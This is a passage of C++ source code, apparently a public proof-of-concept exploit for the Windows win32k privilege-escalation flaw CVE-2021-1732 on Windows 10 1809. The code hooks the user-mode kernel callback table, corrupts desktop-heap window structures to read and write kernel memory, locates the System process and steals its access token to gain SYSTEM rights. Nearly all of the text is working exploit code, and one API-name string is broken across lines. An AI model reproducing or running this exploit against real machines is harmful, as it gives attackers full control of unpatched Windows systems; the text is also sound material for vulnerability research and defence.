    *pfOutHMValidateHandle = NULL;
    HMODULE hUser32 = GetModuleHandle(L"user32.dll");
    PBYTE pMenuFunc = (PBYTE)GetProcAddress(hUser32, "IsMenu");
    if (pMenuFunc) {
        for (int i = 0; i < 0x100; ++i) {
            if (0xe8 == *pMenuFunc++) {
                DWORD ulOffset = *(PINT)pMenuFunc;
                *pfOutHMValidateHandle = (FHMValidateHandle)(pMenuFunc + 5 + (ulOffset & 0xffff) - 0x10000  - ((ulOffset >> 16 ^ 0xffff) * 0x10000) );
                break;
            }
        }
    }
    return *pfOutHMValidateHandle != NULL ? true : false;
}

typedef NTSTATUS(WINAPI* FxxxClientAllocWindowClassExtraBytes)(unsigned int* pSize);
FxxxClientAllocWindowClassExtraBytes g_fxxxClientAllocWindowClassExtraBytes = NULL;

typedef NTSTATUS(WINAPI* FxxxClientFreeWindowClassExtraBytes)(PVOID pAddress);
FxxxClientFreeWindowClassExtraBytes g_fxxxClientFreeWindowClassExtraBytes = NULL;


typedef NTSTATUS(WINAPI* FNtUserConsoleControl)(DWORD, ULONG_PTR, ULONG);
typedef NTSTATUS(WINAPI* FNtCallbackReturn)(PVOID Result, ULONG ResultLength, NTSTATUS Status);

typedef PVOID(WINAPI* RtlAllocateHeap)(PVOID HeapHandle, ULONG Flags, SIZE_T Size);
RtlAllocateHeap g_fRtlAllocateHeap = NULL;
```

```
FNtUserConsoleControl g_fNtUserConsoleControl = NULL;
FNtCallbackReturn g_fFNtCallbackReturn = NULL;
FHMValidateHandle fHMValidateHandle = NULL;

DWORD g_dwMyWndExtra = 0x1234;

HWND g_hWnd[0x100] = { 0 };
ULONG_PTR g_pWnd[0x100] = { 0 };

DWORD g_cbWndExtra_offset = 0xC8;
DWORD g_dwExStyle_offset = 0x18;
DWORD g_dwStyle_offset = 0x1C;
DWORD g_dwModifyOffsetFlag_offset = 0xE8;
DWORD g_dwModifyOffset_offset = 0x128;
DWORD g_dwEPROCESS_UniqueProcessId_offset = 0x2E0;
DWORD g_dwEPROCESS_ActiveProcessLinks_offset = 0x2E8;
DWORD g_dwEPROCESS_Token_offset = 0x358;

DWORD g_dwKernel_pWnd_offset = 8;

DWORD g_dwpWndKernel_heap_offset0 = 0;
DWORD g_dwpWndKernel_heap_offset1 = 0;
DWORD g_dwpWndKernel_heap_offset2 = 0;

ULONG_PTR g_pMyMenu = 0;

NTSTATUS WINAPI MyxxxClientAllocWindowClassExtraBytes(unsigned int* pSize)
{
    if (*pSize == g_dwMyWndExtra) {
        ULONG_PTR ululValue = 0;

        HWND hWnd2 = NULL;

        //Search free 50 kernel mapping desktop heap (cbwndextra == g_dwMyWndExtra) points to hWnd
        for (int i = 2; i < 48; i++) {
            ULONG_PTR cbWndExtra = *(ULONG_PTR*)(g_pWnd[i] + g_cbWndExtra_offset);
            if (cbWndExtra == g_dwMyWndExtra) {
                hWnd2 = (HWND)*(ULONG_PTR*)(g_pWnd[i]); //Found the "class2" window handle
                break;
            }
        }/**/
        if (hWnd2 == NULL) {
            //Found fail.
            std::cout << "Search free 48 kernel mapping desktop heap (cbwndextra == g_dwMyWndExtra) points to hWnd fail." << std::endl;
        }
        else {
            std::cout << "Search kernel mapping desktop heap points to hWnd: " << std::hex << hWnd2 << std::endl;
        }

        ULONG_PTR ConsoleCtrlInfo[2] = { 0 };
        ConsoleCtrlInfo[0] = (ULONG_PTR)hWnd2;
        ConsoleCtrlInfo[1] = ululValue;
        NTSTATUS ret = g_fNtUserConsoleControl(6, (ULONG_PTR)&ConsoleCtrlInfo, sizeof(ConsoleCtrlInfo));

        ULONG_PTR Result[3] = { 0 };
        Result[0] = g_dwpWndKernel_heap_offset0;
        return g_fFNtCallbackReturn(&Result, sizeof(Result), 0);
    }
    return g_fxxxClientAllocWindowClassExtraBytes(pSize);
}

NTSTATUS WINAPI MyxxxClientFreeWindowClassExtraBytes(PVOID pInfo)
{
    PVOID pAddress = *(PVOID*)((PBYTE)pInfo + 8);
    return g_fxxxClientFreeWindowClassExtraBytes(pInfo);
}

LRESULT CALLBACK MyDefWindowProc(HWND hWnd, UINT message, WPARAM wParam, LPARAM lParam)
{
    switch (message)
    {
    case WM_DESTROY:
        PostQuitMessage(0);
        break;
    default:
        return DefWindowProc(hWnd, message, wParam, lParam);
    }
    return 0;
}

//Read kernel memory for 16 length
void ReadKernelMemoryQQWORD(ULONG_PTR pAddress, ULONG_PTR &ululOutVal1, ULONG_PTR &ululOutVal2)
{
    MENUBARINFO mbi = { 0 };
    mbi.cbSize = sizeof(MENUBARINFO);

    RECT Rect = { 0 };
    GetWindowRect(g_hWnd[1], &Rect);

    *(ULONG_PTR*)(*(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x58)) = pAddress - 0x40; //0x44 xItem
    GetMenuBarInfo(g_hWnd[1], -3, 1, &mbi);

    BYTE pbKernelValue[16] = { 0 };
    *(DWORD*)(pbKernelValue) = mbi.rcBar.left - Rect.left;
    *(DWORD*)(pbKernelValue + 4) = mbi.rcBar.top - Rect.top;
    *(DWORD*)(pbKernelValue + 8) = mbi.rcBar.right - mbi.rcBar.left;
    *(DWORD*)(pbKernelValue + 0xc) = mbi.rcBar.bottom - mbi.rcBar.top;

    ululOutVal1 = *(ULONG_PTR*)(pbKernelValue);
    ululOutVal2 = *(ULONG_PTR*)(pbKernelValue + 8);

    /*std::cout
        << "ReadKernelMemory ululOutVal1: "
        << std::hex << ululOutVal1
        << " ululOutVal2: "
        << std::hex << ululOutVal2 << std::endl;*/
}

int APIENTRY wWinMain(_In_ HINSTANCE hInstance,
    _In_opt_ HINSTANCE hPrevInstance,
    _In_ LPWSTR    lpCmdLine,
    _In_ int       nCmdShow)
{
    UNREFERENCED_PARAMETER(hPrevInstance);
    UNREFERENCED_PARAMETER(lpCmdLine);

    // TODO: Place code here.
    AllocConsole();
    FILE* tempFile = nullptr;
    freopen_s(&tempFile, "conin$", "r+t", stdin);
    freopen_s(&tempFile, "conout$", "w+t", stdout);

    typedef void(WINAPI* FRtlGetNtVersionNumbers)(DWORD*, DWORD*, DWORD*);
    DWORD dwMajorVer, dwMinorVer, dwBuildNumber = 0;
    FRtlGetNtVersionNumbers fRtlGetNtVersionNumbers = (FRtlGetNtVersionNumbers)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "RtlGetNtVersionNumbers");
    fRtlGetNtVersionNumbers(&dwMajorVer, &dwMinorVer, &dwBuildNumber);
    dwBuildNumber &= 0x0ffff;

    std::cout << "Example CVE-2021-1732 Exp working in windows 10 1809(17763).\n";
    std::cout << "Current system version:\n";
    std::cout << "  MajorVer:" << dwMajorVer << " MinorVer:" << dwMinorVer << " BuildNumber:" << dwBuildNumber << std::endl;
    system("pause");

    g_fNtUserConsoleControl = (FNtUserConsoleControl)GetProcAddress(GetModuleHandle(L"win32u.dll"), "NtUserConsoleControl");
    g_fFNtCallbackReturn = (FNtCallbackReturn)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "NtCallbackReturn");

    g_fRtlAllocateHeap =
(RtlAllocateHeap)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "RtlAlloca
teHeap");

    ULONG_PTR pKernelCallbackTable = (ULONG_PTR) *(ULONG_PTR*)(__readgsqword(0x60) + 0x58); //PEB->KernelCallbackTable
    g_fxxxClientAllocWindowClassExtraBytes = (FxxxClientAllocWindowClassExtraBytes)*(ULONG_PTR*)((PBYTE)pKernelCallbackTable + 0x3D8);
    g_fxxxClientFreeWindowClassExtraBytes = (FxxxClientFreeWindowClassExtraBytes) * (ULONG_PTR*)((PBYTE)pKernelCallbackTable + 0x3E0);

    FindHMValidateHandle(&fHMValidateHandle);

    DWORD dwOldProtect = 0;
    VirtualProtect((PBYTE)pKernelCallbackTable + 0x3D8, 0x400, PAGE_EXECUTE_READWRITE, &dwOldProtect);
    *(ULONG_PTR*)((PBYTE)pKernelCallbackTable + 0x3D8) = (ULONG_PTR)MyxxxClientAllocWindowClassExtraBytes;
    *(ULONG_PTR*)((PBYTE)pKernelCallbackTable + 0x3E0) = (ULONG_PTR)MyxxxClientFreeWindowClassExtraBytes;
    VirtualProtect((PBYTE)pKernelCallbackTable + 0x3D8, 0x400, dwOldProtect, &dwOldProtect);

    ATOM atom1, atom2 = 0;

    WNDCLASSEX WndClass = { 0 };
    WndClass.cbSize = sizeof(WNDCLASSEX);
    WndClass.lpfnWndProc = DefWindowProc;
    WndClass.style = CS_VREDRAW| CS_HREDRAW;
    WndClass.cbWndExtra = 0x20;
    WndClass.hInstance = hInstance;
    WndClass.lpszMenuName = NULL;
    WndClass.lpszClassName = L"Class1";
    atom1 = RegisterClassEx(&WndClass);

    WndClass.cbWndExtra = g_dwMyWndExtra;
    WndClass.hInstance = hInstance;
    WndClass.lpszClassName = L"Class2";
    atom2 = RegisterClassEx(&WndClass);

    ULONG_PTR dwpWnd0_to_pWnd1_kernel_heap_offset = 0;
    for (int nTry = 0; nTry < 5; nTry++) {
        //start memory layout

        HMENU hMenu = NULL;
        HMENU hHelpMenu = NULL;
        //alloc 50 desktop heap address
        for (int i = 0; i < 50; i++) {
            if (i == 1) {
                hMenu = CreateMenu();
                hHelpMenu = CreateMenu();

                AppendMenu(hHelpMenu, MF_STRING, 0x1888, TEXT("about"));
                AppendMenu(hMenu, MF_POPUP, (LONG)hHelpMenu, TEXT("help"));
            }
            g_hWnd[i] = CreateWindowEx(NULL, L"Class1", NULL, WS_VISIBLE, 0, 0, 1, 1, NULL, hMenu, hInstance, NULL);
            g_pWnd[i] = (ULONG_PTR)fHMValidateHandle(g_hWnd[i], 1); //Get leak kernel mapping desktop heap address
        }
        //free 48 desktop heap address
        for (int i = 2; i < 50; i++) {
            if (g_hWnd[i] != NULL) {
                DestroyWindow((HWND)g_hWnd[i]);
            }
        }

        g_dwpWndKernel_heap_offset0 = *(ULONG_PTR*)((PBYTE)g_pWnd[0] + g_dwKernel_pWnd_offset);
        g_dwpWndKernel_heap_offset1 = *(ULONG_PTR*)((PBYTE)g_pWnd[1] + g_dwKernel_pWnd_offset);

        ULONG_PTR ChangeOffset = 0;
        ULONG_PTR ConsoleCtrlInfo[2] = { 0 };
        ConsoleCtrlInfo[0] = (ULONG_PTR)g_hWnd[0];
        ConsoleCtrlInfo[1] = (ULONG_PTR)ChangeOffset;
        NTSTATUS ret1 = g_fNtUserConsoleControl(6, (ULONG_PTR)&ConsoleCtrlInfo, sizeof(ConsoleCtrlInfo));

        dwpWnd0_to_pWnd1_kernel_heap_offset = *(ULONGLONG*)((PBYTE)g_pWnd[0] + 0x128);
        if (dwpWnd0_to_pWnd1_kernel_heap_offset < g_dwpWndKernel_heap_offset1) {
            dwpWnd0_to_pWnd1_kernel_heap_offset = (g_dwpWndKernel_heap_offset1 - dwpWnd0_to_pWnd1_kernel_heap_offset);
            break;
        }
        else {
            //:warning SetWindowLongPtr nIndex can't < 0; continue to try
            if (g_hWnd[0] != NULL) {
                DestroyWindow((HWND)g_hWnd[0]);
            }
            if (g_hWnd[1] != NULL) {
                DestroyWindow((HWND)g_hWnd[1]);

                if (hMenu != NULL) {
                    DestroyMenu(hMenu);
                }
                if (hHelpMenu != NULL) {
                    DestroyMenu(hHelpMenu);
                }
            }
        }
        dwpWnd0_to_pWnd1_kernel_heap_offset = 0;
```

```
    }
    if (dwpWnd0_to_pWnd1_kernel_heap_offset == 0) {
        std::cout << "Memory layout fail. quit" << std::endl;
        system("pause");
        return 0;
    }

    HWND hWnd2 = CreateWindowEx(NULL, L"Class2", NULL, WS_VISIBLE, 0, 0, 1, 1, NULL, NULL, hInstance, NULL);
    PVOID pWnd2 = fHMValidateHandle(hWnd2, 1);

    SetWindowLong(hWnd2, g_cbWndExtra_offset, 0x0FFFFFFFF); //Modify cbWndExtra to large value

    ULONGLONG ululStyle = *(ULONGLONG*)((PBYTE)g_pWnd[1] + g_dwExStyle_offset);
    ululStyle |= 0x4000000000000000L;//WS_CHILD
    SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwExStyle_offset, ululStyle);  //Modify add style WS_CHILD

    //My spmenu memory struct For read kernel memory
    g_pMyMenu = (ULONG_PTR)g_fRtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0xA0);
    *(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x98) = (ULONG_PTR)g_fRtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0x20);
    **(ULONG_PTR**)((PBYTE)g_pMyMenu + 0x98) = g_pMyMenu;
    *(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x28) = (ULONG_PTR)g_fRtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0x200);
    *(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x58) = (ULONG_PTR)g_fRtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0x8); //rgItems 1
    *(ULONG_PTR*)(*(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x28) + 0x2C) = 1; //cItems 1
    *(DWORD*)((PBYTE)g_pMyMenu + 0x40) = 1;
    *(DWORD*)((PBYTE)g_pMyMenu + 0x44) = 2;
    *(ULONG_PTR*)(*(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x58)) = 0x4141414141414141;

    ULONG_PTR pSPMenu = SetWindowLongPtr(g_hWnd[1], GWLP_ID, (LONG_PTR)g_pMyMenu); //Return leak kernel address and set fake spmenu memory
    //pSPMenu leak kernel address, good!!!

    ululStyle &= ~0x4000000000000000L;//WS_CHILD
    SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwExStyle_offset, ululStyle);  //Modify Remove Style WS_CHILD

    ULONG_PTR ululValue1 = 0, ululValue2 = 0;

   //**(ULONG_PTR**)(*(ULONG_PTR*)(pSPMenu + 0x18) + 0x100) Is my kernel eprocess
    ReadKernelMemoryQQWORD(pSPMenu + 0x18, ululValue1, ululValue2);
    ReadKernelMemoryQQWORD(ululValue1 + 0x100, ululValue1, ululValue2);
    ReadKernelMemoryQQWORD(ululValue1, ululValue1, ululValue2);

    ULONG_PTR pMyEProcess = ululValue1;
    std::cout<< "Get current kernel eprocess: " << pMyEProcess << std::endl;

    ULONG_PTR pSystemEProcess = 0;

    ULONG_PTR pNextEProcess = pMyEProcess;
    for (int i = 0; i < 500; i++) {
        ReadKernelMemoryQQWORD(pNextEProcess + g_dwEPROCESS_ActiveProcessLinks_offset, ululValue1, ululValue2);
        pNextEProcess = ululValue1 - g_dwEPROCESS_ActiveProcessLinks_offset;

        ReadKernelMemoryQQWORD(pNextEProcess + g_dwEPROCESS_UniqueProcessId_offset, ululValue1, ululValue2);

        ULONG_PTR nProcessId = ululValue1;
        if (nProcessId == 4) { // System process id
            pSystemEProcess = pNextEProcess;
            std::cout << "System kernel eprocess: " << std::hex << pSystemEProcess << std::endl;

            ReadKernelMemoryQQWORD(pSystemEProcess + g_dwEPROCESS_Token_offset, ululValue1, ululValue2);
            ULONG_PTR pSystemToken = ululValue1;

            ULONG_PTR pMyEProcessToken = pMyEProcess + g_dwEPROCESS_Token_offset;

            //Write kernel memory
            LONG_PTR old = SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwModifyOffset_offset, (LONG_PTR)pMyEProcessToken);
            SetWindowLongPtr(g_hWnd[1], 0, (LONG_PTR)pSystemToken);  //Modify offset to memory address
            SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwModifyOffset_offset, (LONG_PTR)old);
            break;
        }
    }/**/

    //Recovery bug
    g_dwpWndKernel_heap_offset2 = *(ULONG_PTR*)((PBYTE)pWnd2 + g_dwKernel_pWnd_offset);
    ULONG_PTR dwpWnd0_to_pWnd2_kernel_heap_offset = *(ULONGLONG*)((PBYTE)g_pWnd[0] + 0x128);
    if (dwpWnd0_to_pWnd2_kernel_heap_offset < g_dwpWndKernel_heap_offset2) {
        dwpWnd0_to_pWnd2_kernel_heap_offset = (g_dwpWndKernel_heap_offset2 - dwpWnd0_to_pWnd2_kernel_heap_offset);
        DWORD dwFlag = *(ULONGLONG*)((PBYTE)pWnd2 + g_dwModifyOffsetFlag_offset);
        dwFlag &= ~0x800;
        SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd2_kernel_heap_offset + g_dwModifyOffsetFlag_offset, dwFlag);  //Modify remove flag

        PVOID pAlloc = g_fRtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, g_dwMyWndExtra);
        SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd2_kernel_heap_offset + g_dwModifyOffset_offset, (LONG_PTR)pAlloc);  //Modify offset to memory address


        ULONGLONG ululStyle = *(ULONGLONG*)((PBYTE)g_pWnd[1] + g_dwExStyle_offset);
        ululStyle |= 0x4000000000000000L;//WS_CHILD
        SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwExStyle_offset, ululStyle);  //Modify add style WS_CHILD

        ULONG_PTR pMyMenu = SetWindowLongPtr(g_hWnd[1], GWLP_ID, (LONG_PTR)pSPMenu);
        //free pMyMenu

        ululStyle &= ~0x4000000000000000L;//WS_CHILD
        SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwExStyle_offset, ululStyle);  //Modify Remove Style WS_CHILD

        std::cout << "Recovery bug prevent blue screen." << std::endl;
    }

    DestroyWindow(g_hWnd[0]);
    DestroyWindow(g_hWnd[1]);
    DestroyWindow(hWnd2);

    if (pSystemEProcess != NULL) {
        std::cout << "CVE-2021-1732 Exploit success, system permission" << std::endl;
    }
    else {
        std::cout << "CVE-2021-1732 Exploit fail" << std::endl;
    }
    system("pause");

    return (int)0;
}
```